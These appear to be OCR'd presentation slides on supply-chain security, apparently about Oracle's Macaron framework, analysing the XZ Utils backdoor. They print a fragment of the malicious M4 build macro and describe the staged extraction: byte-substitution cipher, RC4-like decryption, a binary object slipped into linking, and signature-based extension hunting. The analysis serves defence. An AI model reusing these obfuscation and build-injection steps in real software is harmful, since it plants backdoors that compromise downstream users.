
Macaron: A Logic-based Framework for Software Supply Chain Security Assurance


GitHub repository:

https://github.com/oracle/macaron

Questions?

Email: behnaz.hassanshahi@oracle.com






The M4 macro is executed during the build process and runs the malicious code below.

```
...
gl_[$1]_config='sed \"r\n\" $gl_am_configmake |
eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'

gl_path_map='tr "\t \-_" " \t_\-"'
...
```

Substitution to uncorrupt malformed XZ file

- 0x09 (\t) are replaced with 0x20
- 0x20 (whitespace) are replaced with 0x09
- 0x2d (-) are replaced with 0x5f
- 0x5f (_) are replaced with 0x2d



Stage 1 - Bash File

v5.6.0
- Bytes in comment: 86 F9 5A F7 2E 68 6A BC
- Custom substitution (byte value mapping)

v5.6.1
- Bytes in comment: E5 55 89 B7 24 04 D8 17
- Check if script running on Linux
- Custom substitution (byte value mapping)

tests/files/good-large_compressed.lzma

1. Decompress the file with xz -dc
2. Remove junk data from the file using multiple head tool calls
3. Portion of the file is discarded (contains the binary backdoor)
4. Use custom substitution cipher to decipher the data
5. Deciphered data is decompressed using xz -F raw --lzma1 -dc

Stage 2 - Bash File

v5.6.0 Backdoor extraction

An .o file extracted & integrated into compilation/linking

1. Extract & decipher tests/files/good-large_compressed.lzma
2. Manipulate output with: LC_ALL=C sed "s/\(.\)/\1\n/g"
3. Decrypt using AWK script (RC4-like)
4. Decompress with xz -dc --single-stream
5. Binary backdoor stored as liblzma_la-crc64-fast.o

liblzma_la-crc64-fast.o is then added to the compilation/linking process!

v5.6.1 Extension Mechanism

1. Search Files: use grep -broaF in tests/files/ for signatures:
   a. "~!:_ W", "|_!{ -"
   b. "jV!.^%", "%.R.1Z"

   output: "file_name:offset:signature"
2. If Found:
   a. Save first offset + 7 as $start
   b. Save second file's offset as $end
3. Next Steps:
   a. Merge found segments
   b. Decipher with custom byte mapping
   c. Decompress & execute data

No files with the signatures were found, however it highlights the framework's potential modularity for future updates.

@FR0GGER_
THOMAS ROCCIA